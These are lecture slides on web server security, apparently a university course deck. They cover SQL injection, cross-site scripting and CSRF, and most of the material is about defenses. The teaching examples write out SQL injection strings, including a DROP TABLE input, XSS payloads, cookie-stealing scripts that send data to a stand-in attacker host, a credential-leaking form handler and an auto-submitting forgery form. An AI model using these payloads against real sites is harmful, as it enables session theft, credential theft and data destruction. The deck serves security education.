Web Server Security II

Dominic Duggan
Stevens Institute of Technology


Based in part on materials by
D. Boneh, J. Mitchell, S. Mitchell

37

SECURITY VULNERABILITIES: SQL INJECTION

38

Basic picture: SQL Injection



39

CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

40

April 2008 SQL Vulnerabilities

SECURITY FIX — BRIAN KREBS

Brian Krebs on Computer Security

About This Blog | Archives | XML RSS Feed (What's RSS?)

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

The attackers appear to be breaking into the sites with the help of a security vulnerability in Microsoft's Internet Information Services (IIS) Web servers. In an alert issued last week, Microsoft said it was investigating reports of an unpatched flaw in IIS servers, but at the time it noted that it wasn't aware of anyone trying to exploit that particular weakness.

Web Servers Hacked...

Live Search

ost to one of its blogs, Microsoft
n IIS: "..our investigation has
ulnerabilities being exploited.
Internet Information Services
etermined that these attacks are
visory (951306). The attacks
are not issues related to IIS
hnologies. SQL injection attacks
ds in an application's database.
e developer of the Web site or
outlined here. Our counterparts
th a wealth of information for
ake to minimize their exposure to
ack surface area in their code

and server configurations."

Shadowserver.org has a nice writeup with a great deal more information about the mechanics behind this attack, as does the SANS Internet Storm Center.

Done | Internet | 100%

41

SQL Injection Example

Login: John

Password: John1234

- `String query = "SELECT * FROM users WHERE login = '" + login + "' AND password = '" + password + "'";`
- Expected input:
  `SELECT * FROM users WHERE login = 'John' AND password = 'John1234'`
- Result: Returns John's user information

42

SQL Injection Example

Login: ` ' OR '1' = '1 `

Password: ` ' OR '1' = '1 `

- String query = "SELECT * FROM users
  WHERE login = '" + login +
  "' AND password = '" + password + "'";
- Input:
  SELECT * FROM users
  WHERE login = '' OR '1'='1'
  AND password = '' OR '1'='1'
- Result: ?

43

SQL Injection Example

Login: ` ' OR '1' = '1 `

Password: ` ' OR '1' = '1 `

- String query = "SELECT * FROM users
  WHERE login = '" + login +
  "' AND password = '" + password + "'";
- Input:
  SELECT * FROM users
  WHERE login = '' OR TRUE
  AND password = '' OR TRUE
- Result: ?

44

SQL Injection Example


Login: ' OR '1' = '1

Password: ' OR '1' = '1

- String query = "SELECT * FROM users
  WHERE login = '" + login +
  "' AND password = '" + password + "'";
- Input:
  SELECT * FROM users
  WHERE TRUE
  AND TRUE
- Result: Returns all user information in the users table


45

SQL Injection Example



46

SQL Injection Example




- `String query= "SELECT * FROM accounts`
  `WHERE username = '" + strUName + "'`
  `AND trandate >= '" + strSDate + "'`
  `AND trandate <= '" + strEDate + "'";`

- Expected input:
  `SELECT * FROM users`
  `WHERE username = 'John'`
  `AND trandate >= '2005-01-01'`
  `AND trandate <= '2006-06-28'`

- Result: Returns John's transactions between given dates

47

SQL Injection Example



48

SQL Injection Example

- String query= "SELECT * FROM accounts
  WHERE username = '" + strUName + "'
  AND trandate >= '" + strSDate + "'
  AND trandate <= '" + strEDate + "'";
- Input:
  SELECT * FROM users
  WHERE username = 'John'
  AND trandate >= '' OR 1=1--'
  AND trandate <= '' OR 1=1--'

  "—" signals a comment…
- Result: ?


49

SQL Injection Example

- String query= "SELECT * FROM accounts
  WHERE username = '" + strUName + "'
  AND trandate >= '" + strSDate + "'
  AND trandate <= '" + strEDate + "'";
- Input:
  SELECT * FROM users
  WHERE username = 'John'
  AND trandate >= '' OR 1=1
  AND trandate <= '' OR 1=1
- Result: ?

50

SQL Injection Example



- `String query= "SELECT * FROM accounts`
  `WHERE username = '" + strUName + "'`
  `AND trandate >= '" + strSDate + "'`
  `AND trandate <= '" + strEDate + "'";`

- Input:
  `SELECT * FROM users`
  `WHERE username = 'John'`
  `AND trandate >= '' OR TRUE`
  `AND trandate <= '' OR TRUE`

- Result: Returns all saved transactions

51


SQL Injection

- Another example:
  `String query =`
  `"SELECT prodinfo FROM prodtable`
  `WHERE prodname = '" + input + "'"`

- Actual input:
  `blah'; DROP TABLE prodtable; --`

- Resulting query:
  `SELECT prodinfo FROM prodtable`
  `WHERE prodname = 'blah';`
  `DROP TABLE prodtable;`

52



53

Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework
    - ADO.NET Entity Framework
    - Java Hibernate
    - Java Persistence Architecture (JPA)

54

Parameterized/Prepared SQL

- Build SQL queries by properly escaping args: ' → \'
- Ex: ADO.NET

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);
cmd.Parameters.Add("@User", Request[“user”] );
cmd.Parameters.Add("@Pwd", Request[“pwd”] );
cmd.ExecuteReader();
```

55

SECURITY VULNERABILITIES: CROSS SITE SCRIPTING (XSS)


56

Cross Site Scripting (XSS)

- Malicious input to Web app
- Reflected XSS
  - Embedded in a Web page
- Stored XSS
  - Stored to a database
- DOM based XSS
  - Web content generated by client side code

57


Reflected XSS



58

Reflected XSS

http://myserver.com/test.jsp?name=Stefan





```
<HTML>
<BODY>
Welcome Stefan
</BODY>
</HTML>
```

http://myserver.com/test.jsp?name=<script>alert("Attacked")</script>


```
<HTML>
<BODY>
Welcome
<script>alert("Attacked")</script>
</BODY>
</HTML>
```


59

Reflected XSS




60

Stored XSS




61

Stored XSS




62

Stored XSS



63

Stored XSS



Cookie stealing


64

Stored XSS

```
<SCRIPT>
var WH = window.open("","",
   "width=275,
    height=175,
    top=200,
    left=250,
    location=no,
    menubar=no,
    status=no,
    toolbar=no,
    scrollbars=no,
    resizable=no");
WH.document.write("…

   HTML FORM with POST request to http://attackerhost.ru/
   h4xor.php

   …");</SCRIPT>
```


65

Stored XSS



66

Stored XSS



67

DOM Based XSS

- Example:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi <SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  document.write
        (document.URL.substring(pos,
                  document.URL.length));
</SCRIPT>
<p>Welcome to our system …
</HTML>
```

68

DOM Based XSS

- Example:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi <SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  document.write
        (document.URL.substring(pos,
                  document.URL.length));
</SCRIPT>
<p>Welcome to our system …
</HTML>
```

69

DOM Based XSS

- Example:

```
http://www.vulnerable.example/welcome.html?name=Joe
```

```
Hi <SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  document.write
        (document.URL.substring(pos,
                  document.URL.length));
```

```
Hi Joe

Welcome to our system …
```

70

DOM Based XSS

- Example:

```
http://www.vulnerable.example/welcome.html?name=
<script>
document.location=
   'http://attackerhost.ru/cgi-bin/cookiesteal.cgi?'
         +document.cookie
</script>
```


```
Hi

Welcome to our system …
```

71

XSS DEFENSES

72

Defenses at Server



73

How to Protect Yourself (OWASP)

- Validate all parameters
  - headers
  - cookies,
  - query strings
  - form fields
  - hidden fields (i.e., all parameters)
  - Requires rigorous specification

74

How to Protect Yourself (OWASP)

- Do not attempt to identify active content
  - Too many types
  - Too many ways of encoding to get around filters
- 'Positive' security policy
  - What is allowed
  - Attack signature based policies are incomplete

75

Input data validation and filtering

- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

76

Output filtering / encoding

- HTML encoding
  - HTML helpers, HTML.Encode, <%:…%>
  - < for <, > for >, &quot for " …
  - Default for Razor rendering
- Allow only safe commands (no <script>…)
- Caution: `filter evasion` tricks
  - E.g. <script src=" …" → src="…"

    but <scr<scriptipt src="…" →
    <script src="…"

77

Limitations of HTML Encoding

```
<script type="text/javascript">
   $(function () {
      var mesg = 'Hello, @ViewBag.Name';
      $("#message").html(mesg).show('slow');
   });
</script>
```

Input User Name:

```
\x3cscript\x3e%20alert(\x27pwnd\x27)%20\x3c/script
\x3e
```

i.e. `<script> alert('pwnd') </script>`

78

JavaScript Encoding

```
<script type="text/javascript">
   $(function () {
      var mesg =
'Hello, @Ajax.JavaScriptStringEncode(ViewBag.Name)';
      $("#message").html(message).show('slow');
   });
</script>
```

Input User Name:
`\x3cscript\x3e%20alert(\x27pwnd\x27)%20\x3c/script\x3e`

i.e. `<script> alert('pwnd') </script>`

79

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  `<img src="javascript:alert(document.cookie);">`
- Script in event handlers

```
<img src="none" OnError="alert(document.cookie)">

<iframe src="https://bank.com/login"
  onLoad="steal()">

<form action="logon.jsp" method="post"
  onSubmit="hackImg=new Image;
  hackImg.src='http://www.digicrime.com/'
     +document.forms(1).login.value'+':'
     +document.forms(1).password.value;"
</form>
```

80

Encoding Attributes & URLs

- Html.AttributeEncode:

```
<a href="@Url.Action("Index","Home",
    new {name=Html.AttributeEncode
                        (ViewBag.name)})">
Click here.</a>
```

- Url.Encode:

```
<a href="@Url.Encode(Url.Action("Index","Home",
    new {name=ViewBag.name}))">
Click here.</a>
```


81

AntiXSS Library

- Library for sanitizing content
  - Whitelist of allowed characters
  - Focus on preventing vulnerabilities (ASP.NET encoding: display problems)
- Install as encoding engine
  - Nuget: Install-Package AntiXSS
  - Html.Encode or <%:…%>

82

HttpOnly Cookies



- Cookie not accessible to scripts (`document.cookie`)
  - ASP.NET MVC: `[HttpOnly]` attribute
  - Prevent cookie theft via XSS

… but does not stop most other risks of XSS bugs

83

Points to remember

- Key concepts
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques

84

Points to remember


- Good ideas
  - Static analysis (e.g. ASP.NET)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

85

SECURITY VULNERABILITIES:
CROSS-SITE REQUEST FORGERY (CSRF)


86

Recall: session using cookies



87

Cross Site Request Forgery (CSRF)



88

Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to `bank.com`
  - User visits another site containing:


```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends `bank.com` auth cookie with request

- Problem:
  - cookie auth is insufficient when side effects occur

89

Form post with cookie



90

CSRF DEFENSES

91

CSRF Defenses

- Secret Validation Token

```
<input type=hidden value=23a3af01b>
```

- Custom HTTP Header

```
X-CSRFToken: 74234abc8990bd87
```

- Referer Validation

```
Referer: http://www.facebook.com/home.php
```


92

Secret Token Validation

- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

93

Secret Token Validation




```
g:0"><input name="authenticity_token" type="hidden value="0114d5b35744b522af8643921bd5a3d899e7fbd2" />
="/images/logo.jpg" width='110'></div>
```

94

Custom Header Defense

- Token: Must remember to put in POST data
- Issue POST requests via AJAX:

```
X-Requested-By: XMLHttpRequest
```

- XMLHttpRequest: *same-origin* AJAX requests
  - Request site same as origin of script
  - XHR2: whitelist for cross-site requests
  - Make an exception? No!
- Alternative: Set token in custom header
  - setRequestHeader: e.g. X-CSRFToken

```
X-CSRFToken: 74234abc8990bd87
```

95

Token Validation in MVC

- Add token to forms

```
<form action="/account/register" method="post">
  @Html.AntiForgeryToken()
  ...
</form>
```

- Hidden input:


```
<input type="hidden" value="899asdfjasdfuebd"/>
```

- Action filter for form processing:

```
[ValidateAntiForgeryToken]
